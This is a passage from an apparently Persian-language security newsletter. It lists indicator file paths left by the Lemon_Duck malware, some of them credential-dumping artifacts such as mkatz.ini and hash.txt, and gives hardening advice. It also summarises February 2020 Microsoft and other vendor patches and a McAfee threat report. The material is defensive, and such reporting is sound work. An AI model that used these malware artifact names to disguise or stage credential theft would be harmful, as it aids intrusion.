
نام و مسیر نمونه‌هایی از فایل‌های مخرب ایجاد شده توسط Lemon_Duck در زیر فهرست شده است:

- C:\windows\temp\tmp.vbs
- C:\windows\temp\p.bat
- C:\Windows\mkatz.ini
- C:\Windows\Temp\mkatz.ini
- C:\Windows\m.ps1
- C:\Windows\Temp\m.ps1
- C:\Windows\m2.ps1C:\Windows\Temp\m2.ps1
- C:\Windows\Temp\svhhost.exe


- C:\Windows\Temp\svvhost.exe
- C:\Windows\Temp\svchost.exe
- C:\Windows\Temp\ipc.txt
- C:\Windows\Temp\hash.txt
- C:\Windows\Temp\eb.txt
- C:\Windows\system32\svhost.exe
- C:\Windows\SysWOW64\svhost.exe
- C:\Windows\system32\drivers\svhost.exe
- C:\Windows\SysWOW64\drivers\svhost.exe

موارد زیر از جمله نکاتی است که با رعایت آنها می‌توان سازمان را از گزند این بدافزار مخرب ایمن نگاه داشت:

- استفاده از رمزهای عبور پیچیده، هک نشده و غیرتکراری برای حساب‌های کاربری محلی (Local) و تحت دامنه (Domain)، به ویژه حساب‌های با سطح دسترسی Administrator
- محدود کردن سطح دسترسی کاربران
- مدیریت سخت‌گیرانه سطوح دسترسی اعمال شده بر روی پوشه‌های اشتراکی
- پرهیز از قابل دسترس کردن سرویس‌های حساسی نظیر MS-SQL و Domain Controller در بستر اینترنت
- غیرفعال کردن پودمان RDP یا حداقل تغییر درگاه پیش‌فرض آن
- بکارگیری محصولات موسوم به Device Control و مسدودسازی حافظه‌های جداشدنی
- اطمینان از نصب بودن اصلاحیه‌های امنیتی بر روی تمامی دستگاه‌ها
- ارتقای سیستم‌های عامل از رده خارج
- استفاده از دیواره آتش در درگاه شبکه
- بهره گیری از محصولات امنیتی پیشرفته و فعالسازی سیاست‌های مقابله با بدافزارهای بدون فایل - مشترکین محصولات مک‌آفی و بیت‌دیفندر در ایران می توانند برای دریافت سیاست‌های مربوطه با گروه پشتیبانی شرکت مهندسی شبکه گستر تماس حاصل کنند.


Wordpress
Sisco
apple
Google
Microsoft
Adobe
Vmware
Mozila

آسیب‌پذیری‌ها
و اصلاحیه‌های امنیتی



اصلاحیه‌های امنیتی مایکروسافت
برای ماه میلادی فوریه

به گزارش شرکت مهندسی شبکه گستر، سه‌شنبه، ۲۲ بهمن، شرکت مایکروسافت اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی فوریه منتشر کرد. این اصلاحیه‌ها در مجموع، ۹۸ آسیب‌پذیری را در سیستم عامل Windows و برخی دیگر از سرویس‌ها و نرم‌افزارهای مایکروسافت ترمیم می‌کنند. درجه اهمیت ۱۲ مورد از آسیب‌پذیری‌های ترمیم شده توسط اصلاحیه‌های مذکور "حیاتی" (Critical) و ۸۴ مورد "بااهمیت" (Important) اعلام شده است. همچنین به دو مورد از باگ‌های ترمیم شده در این ماه درجه اهمیت تخصیص داده نشده است.

در درجه‌بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آنها بدون نیاز به دخالت و اقدام کاربر باشد، "حیاتی" تلقی شده و اصلاحیه‌هایی که این نوع نقاط ضعف را ترمیم می‌کنند، بالاترین درجه اهمیت یا "حیاتی" را دریافت می‌نمایند. نقاط ضعفی که سوءاستفاده موفق از آنها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه‌هایی با درجه اهمیت "بااهمیت" برطرف و ترمیم می‌گردند.

این اولین ماهی است که کاربران Windows 7 و Windows Server 2008/2008 R2 به دلیل پایان پشتیبانی مایکروسافت از سیستم‌های عامل مذکور - از ۲۵ دی - مشمول دریافت اصلاحیه‌های عرضه شده نمی‌شوند.

آسیب‌پذیری‌های حیاتی

از میان آسیب‌پذیری‌های با درجه "حیاتی" این ماه، ترمیم یک ضعف امنیتی روز صفر (Zero-day) به شناسه CVE-2020-0674 در مرورگر Internet Explorer که از مدتی قبل مورد بهره‌جویی (Exploit) مهاجمان قرار گرفته است بیش از سایر موارد جلب توجه می‌کند. پیش‌تر مایکروسافت اقدام به انتشار توصیه‌نامه‌ای در خصوص آسیب‌پذیری مذکور که جزییات آن نیز به‌طور عمومی افشا شده، کرده بود که اکنون با در دسترس قرار گرفتن اصلاحیه مربوطه، دیگر نیازی به اعمال سیاست‌های مقاوم‌سازی مندرج در توصیه‌نامه مذکور نیست.

CVE-2020-0673، CVE-2020-0710، CVE-2020-0711، CVE-2020-0712، CVE-2020-0713 و CVE-2020-0767 همگی ضعف‌هایی از نوع بروز اختلال در حافظه (Memory Corruption) هستند که از نحوه مدیریت نادرست اشیا (Object) توسط هسته اجرایی (Scripting Engine) مرورگر Internet Explorer ناشی می‌شوند. مهاجم با بهره‌جویی از این آسیب‌پذیری‌ها قادر خواهد تا با ایجاد اشکال در حافظه موجب اجرای کد به‌صورت از راه دور بر روی دستگاه قربانی شود. علاوه بر تزریق بهره‌جو در سایتی اینترنتی و هدایت کاربر به آن، مهاجم می‌تواند با جاسازی یک افزونه ActiveX با برچسب "ایمن برای اجرا شدن" (Safe for Initialization) در یک برنامه یا سند تحت Office و فریب کاربر در باز کردن آن اقدام به سوءاستفاده از این آسیب‌پذیری و اجرای کد دلخواه خود کند.

CVE-2020-0681 و CVE-2020-0734 دو آسیب‌پذیری "حیاتی" از نوع اجرای کد به‌صورت از راه دور (Remote Code Execution) در پودمان Remote Desktop Protocol هستند. مهاجم با سوءاستفاده از این آسیب‌پذیری‌ها و متقاعد کردن کاربر به اتصال به یک سرور تحت مدیریت او و با استفاده از ترفندهایی نظیر تکنیک‌های مهندسی اجتماعی یا اجرای حملات موسوم به مرد میانی (Man-in-the-Middle) قادر به اجرای کد بالقوه مخرب بر روی دستگاه قربانی خواهد بود.

CVE-2020-0662 دیگر آسیب‌پذیری "حیاتی" این ماه است که Windows 10 و برخی نگارش‌های Server سیستم عامل Windows از آن تأثیر می‌پذیرند. بهره‌جویی از این آسیب‌پذیری مهاجم را قادر به اجرای کد به‌صورت از راه دور و با سطح دسترسی بالا بر روی سیستم قربانی می‌کند. سوءاستفاده موفق از CVE-2020-0662 مستلزم در اختیار داشتن یک نام کاربری تحت دامنه (Domain User) است.

CVE-2020-0729 یک آسیب‌پذیری به اجرای حملات به‌صورت از راه دور در سیستم عامل Windows است که مهاجم با فریب کاربر جهت اجرای یک فایل LNK مخرب و کد دودویی (Binary) مرتبط با آن - از طریق روش‌هایی همچون ارسال یک حافظه USB Flash آلوده یا قرار دادن فایل‌های مخرب در پوشه اشتراکی - می تواند کد مورد نظر خود را بر روی دستگاه قربانی اجرا کند.

CVE-2020-0738 آخرین آسیب‌پذیری "حیاتی" این ماه است که Windows Media Foundation از آن تأثیر می‌پذیرد. مهاجم قادر است تا با هدایت کاربر به یک صفحه اینترنتی و یا تشویق او به اجرای یک فایل که بهره‌جو در آنها تزریق شده است موجب بروز اشکال در حافظه و در ادامه نصب برنامه‌های مورد نظر خود، دست‌درازی به داده‌های کاربر یا ساخت حساب‌های کاربری جدید بر روی سیستم قربانی شود.

اصلاحیه‌های بااهمیت

علاوه بر آسیب‌پذیری "حیاتی" CVE-2020-0674، جزییات سه اشکال "بااهمیت" زیر نیز پیش‌تر به‌صورت عمومی منتشر شده بود که البته تا کنون موردی از بهره‌جویی از آنها گزارش نشده است.

- CVE-2020-0683 و CVE-2020-0686 که هر دو آسیب‌پذیری‌هایی از نوع ترفیع امتیازی (Elevation of Privilege) در Windows Installer هستند.
- CVE-2020-0706 که آسیب‌پذیری از نوع نشت اطلاعات (Information Disclosure) در مرورگرهای مایکروسافت است.

فهرست سایر آسیب‌پذیری‌های "بااهمیت" این ماه به‌شرح زیر است:

CVE-2020-0618	CVE-2020-0655	CVE-2020-0657
CVE-2020-0658	CVE-2020-0659	CVE-2020-0660
CVE-2020-0661	CVE-2020-0663	CVE-2020-0665
CVE-2020-0666	CVE-2020-0667	CVE-2020-0668
CVE-2020-0669	CVE-2020-0670	CVE-2020-0671
CVE-2020-0672	CVE-2020-0675	CVE-2020-0676
CVE-2020-0677	CVE-2020-0678	CVE-2020-0679

CVE-2020-0680	CVE-2020-0682	CVE-2020-0683
CVE-2020-0685	CVE-2020-0688	CVE-2020-0689
CVE-2020-0691	CVE-2020-0692	CVE-2020-0694
CVE-2020-0695	CVE-2020-0696	CVE-2020-0697
CVE-2020-0698	CVE-2020-0701	CVE-2020-0703
CVE-2020-0704	CVE-2020-0705	CVE-2020-0707
CVE-2020-0708	CVE-2020-0709	CVE-2020-0714
CVE-2020-0715	CVE-2020-0716	CVE-2020-0717
CVE-2020-0719	CVE-2020-0720	CVE-2020-0721
CVE-2020-0722	CVE-2020-0723	CVE-2020-0724
CVE-2020-0725	CVE-2020-0726	CVE-2020-0727
CVE-2020-0728	CVE-2020-0730	CVE-2020-0731
CVE-2020-0732	CVE-2020-0733	CVE-2020-0735
CVE-2020-0736	CVE-2020-0737	CVE-2020-0739
CVE-2020-0740	CVE-2020-0741	CVE-2020-0742
CVE-2020-0743	CVE-2020-0744	CVE-2020-0745
CVE-2020-0746	CVE-2020-0747	CVE-2020-0748
CVE-2020-0749	CVE-2020-0750	CVE-2020-0751

CVE-2020-0752	CVE-2020-0753	CVE-2020-0754
CVE-2020-0755	CVE-2020-0756	CVE-2020-0759
CVE-2020-0766		

مطابق روال معمول، مایکروسافت اصلاحیه‌های ماه فوریه شرکت ادوبی برای نرم‌افزار Flash Player را نیز در قالب یک توصیه‌نامه منتشر کرده است. این اصلاحیه‌ها نقاط ضعف نرم‌افزار Flash Player را که در نسخه‌های جدیدتر مرورگرهای مایکروسافت گنجانده شده، اصلاح و برطرف می‌کنند.

همچون همیشه نصب به‌موقع اصلاحیه‌های امنیتی، به خصوص در موارد با آسیب‌پذیری‌های با درجه "حیاتی" و "بااهمیت" به تمامی کاربران و راهبران شبکه توصیه می‌گردد.

نسخ جدید مک‌آفی
در بهمن ماه

در ماهی که گذشت، شرکت مک‌آفی، نسخه 10.7 February Update نرم‌افزار McAfee Endpoint Security را منتشر کرد. نسخه جدید ضمن رفع اشکالات شناسایی‌شده در نسخ قبلی، میزان استفاده از منابع حافظه را نیز بهبود می‌بخشد. McAfee Endpoint Security 10.7 February Update با نگارش 20H1، (شماره ساخت 19025) سیستم‌های عامل مایکروسافت که در نیمه اول سال میلادی جاری نسخه پایدار آنها عرضه می‌شوند سازگار خواهد بود. مک‌آفی، درجه اهمیت نصب این نسخه را Mandatory (الزامی) اعلام کرده است.

همچنین این شرکت در بهمن ماه، اقدام به عرضه نسخه 5.2.0 نرم افزار McAfee File and Removable Media Protection کرد. این محصول امکان رمزگذاری خودکار فایل‌ها و پوشه‌های ذخیره شده بر روی کامپیوترها، سرورهای فایل، سرویس‌های ذخیره‌سازی ابری (Cloud Storage)، ایمیل‌ها و رسانه‌های جداشدنی (Removable Media) نظیر USB Flash و CD/DVD و همچنین فایل‌های موسوم به ISO را بر اساس سیاست‌های سازمان فراهم می‌کند. در نسخه جدید، از اصالت‌سنجی موسوم به Single Sign-on از طریق کارت هوشمند (Smart Card) در سیستم‌های عامل Windows پشتیبانی می‌شود.

مک‌آفی در ۲۲ بهمن ماه نسخه 4.8.1 نگارش Agentless نرم‌افزار McAfee MOVE AntiVirus را ارائه کرد. ضمن سازگاری با نسخ جدید محصولات وی‌امور، پوشه اشتراکی حاوی فایل‌های قرنطینه‌شده، تنها مبتنی بر نسخ 2 و 3 پودمان SMB بوده و دیگر از نسخه 1 این پودمان که از لحاظ امنیتی به آن ایرادات فراوانی وارد است پشتیبانی نخواهد شد.

مشترکین راهکارهای سازمانی مک‌آفی در ایران می‌توانند با مراجعه به سامانه خدمات پس از فروش و پشتیبانی شرکت مهندسی شبکه گستر به نشانی my.shabakeh.net نسبت به دریافت و توزیع آخرین نسخ محصولات اقدام کنند. گروه پشتیبانی شرکت مهندسی شبکه گستر نیز همواره آماده پاسخگویی و رسیدگی به هر گونه سئوال و درخواست مطرح شده از سوی مشترکین می‌باشد.

اصلاحیه‌های عرضه شده

در بهمن ۱۳۹۸

در بهمن ۱۳۹۸، گروه سامبا و شرکت‌های سیسکو، اپل، گوگل، مایکروسافت، ادوبی، موزیلا و وی‌ام‌وِر اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند.

اول بهمن ماه، گروه سامبا با عرضه به‌روزرسانی‌های امنیتی، سه آسیب‌پذیری با شناسه‌های CVE-2019-14902، CVE-2019-14907 و CVE-2019-19344 را در چندین نسخه از نرم‌افزار کدباز Samba برطرف کرد. سوءاستفاده از یکی از ضعف‌های ترمیم شده مهاجم را قادر به تحت کنترل درآوردن سیستم می‌کند. جزییات بیشتر در مورد این به‌روزرسانی‌ها در اینجا، اینجا و اینجا قابل دریافت است.

در بهمن ماه، سیسکو در چندین نوبت اقدام به عرضه به‌روزرسانی‌های امنیتی کرد. این به‌روزرسانی‌ها در مجموع، ۵۸ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۲ مورد از این آسیب‌پذیری‌ها "حیاتی" (Critical) و ۲۲ مورد از آنها "بالا" (High) گزارش شده است. آسیب‌پذیری به حملاتی همچون "عبور از سد کنترل‌های احراز هویت" (Authentication Bypass) و "ترفیع امتیازی" (Privilege Escalation)، از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید است. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در اینجا قابل دسترس است.

۸ بهمن ماه، شرکت اپل با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را در محصولات زیر ترمیم و اصلاح کرد:

- tvOS
- iOS & iPadOS
- macOS
- Safari

سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند.

به گزارش شرکت مهندسی شبکه گستر، گوگل نیز در بهمن ماه، در دو نوبت با عرضه به‌روزرسانی اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۳۰ بهمن انتشار یافت 80.0.3987.116 است. فهرست اشکالات مرتفع شده در این نسخه نیز در اینجا و اینجا قابل دریافت و مشاهده است.

۲۲ بهمن، شرکت‌های مایکروسافت و ادوبی بر طبق زمانبندی معمول، اقدام به عرضه اصلاحیه‌های امنیتی ماهانه خود کردند که جزییات آنها به‌طور تفصیلی در اینجا و اینجا پوشش داده شده است. ادوبی پیش‌تر، در ۱۱ بهمن نیز اصلاحیه‌هایی برای نرم‌افزار Magento عرضه کرده بود که اطلاعات بیشتر در خصوص آن در اینجا قابل مطالعه است.

در ماهی که گذشت شرکت موزیلا، با ارائه به‌روزرسانی، چندین آسیب‌پذیری را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. سوءاستفاده از برخی از ضعف‌های مذکور به مهاجم امکان می‌دهد تا کد مخرب را بر روی دستگاه آسیب‌پذیر اجرا کند. جزییات بیشتر در اینجا، اینجا و اینجا قابل دریافت است.

وی‌ام‌ور دیگر شرکتی بود که در بهمن ۱۳۹۸ اقدام به انتشار به‌روزرسانی کرد. این شرکت در این به‌روزرسانی، سه ضعفی امنیتی را در محصول vRealize Operations for Horizon Adapter ترمیم و اصلاح کرد. سوءاستفاده از ضعف مذکور، مهاجم را قادر به اجرای کد به‌صورت از راه دور می‌کند. جزییات بیشتر در اینجا قابل مطالعه است.

در بهمن ماه، شرکت مک‌آفی نیز اقدام به عرضه به‌روزرسانی و ارائه نسخه جدید برای برخی از محصولات سازمانی خود کرد. علاوه بر افزوده شدن قابلیت‌های جدید، اشکالات شناسایی‌شده در نسخ قبلی این محصولات نیز برطرف شده که جزییات آنها در اینجا قابل مطالعه است.

گـزارش‌هـا

گزارش فصلی مک‌آفی
منتشر شد

در این گزارش نتایج بررسی‌های صورت پذیرفته توسط آزمایشگاه‌ها و بخش تحقیقات پیشرفته تهدیدات شرکت مک‌آفی در خصوص رخدادها و آمار بدافزارها در سه‌ماهه اول ۲۰۱۹ ارائه شده است.

در سه‌ماهه اول سال میلادی ۲۰۱۹، حملات باج‌افزاری با افزایشی ۱۱۸ درصدی در مقایسه با دوره قبل، با بکارگیری تکنیک‌های خلاقانه، بسیاری از کاربران و سازمان‌ها را هدف حملات خود قرار دادند. در این دوره شاهد ظهور خانواده‌های جدیدی از این بدافزارهای مخرب از جمله باج‌افزار Anatova بودیم. Anatova دارای معماری و طراحی پیمانه‌ای است که امکان توسعه‌های آتی آن را تسهیل می‌کند. ساختاری که در کمتر باج‌افزاری به چشم می‌خورد. گردانندگان باج‌افزار نیز نه با استفاده از کارزارهای انبوه که با بکارگیری روش‌های دسترسی از راه دور از جمله سوءاستفاده از پودمان RDP برای آلوده‌سازی هر چه بیشتر اهدف خود بهره گرفتند.

گستردگی اطلاعات افشا شده در این دوره به حدی بود که مک‌آفی آن را با عنوان "فصل ریخت‌وپاش داده‌ها" توصیف کرده است. در سه‌ماهه اول ۲۰۱۹، اطلاعات میلیاردها حساب کاربری در دسترس تبهکاران سایبری قرار گرفت.

هچنین تلاش‌ها برای بهره‌جویی از آسیب‌پذیری‌های امنیتی و رخنه به ماشین‌های قابل دسترس در بستر اینترنت حجم قابل توجهی از ترافیک HTTP را در این دوره به خود اختصاص دادند. افزایش چشم‌گیر ٤٦٠ درصدی در استفاده از پروسه معتبر PowerShell در فرایند آلوده‌سازی سرورها در جریان اجرای حملات هدفمند از دیگر نکات حائز اهمیت در سه‌ماهه اول ۲۰۱۹ است.

همان‌طور که در این فصلنامه خواهید دید با وجود ظهور مکانیزم‌های بسیار پیشرفته رخنه و نفوذ، همچنان تکنیک‌های مهندسی اجتماعی و در حقیقت دخیل کردن کاربران در پیشبرد حملات همچنان نقشی کلیدی در بسیاری از کارزارهای این دوره داشته‌اند.

